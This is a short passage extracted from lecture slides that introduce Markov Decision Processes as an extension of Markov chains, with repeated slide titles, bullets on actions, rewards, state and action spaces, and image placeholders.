


Markov Decision Process (MDP)

Extension of Markov Chains

- ♦ Actions, Rewards
- ♦ State space, action space


State: (3, 1)



Markov Decision Process (MDP)

Extension of Markov Chains


- ♦ Actions, Rewards
- ♦ State space, action space



Markov Decision Process (MDP)

Extension of Markov Chains

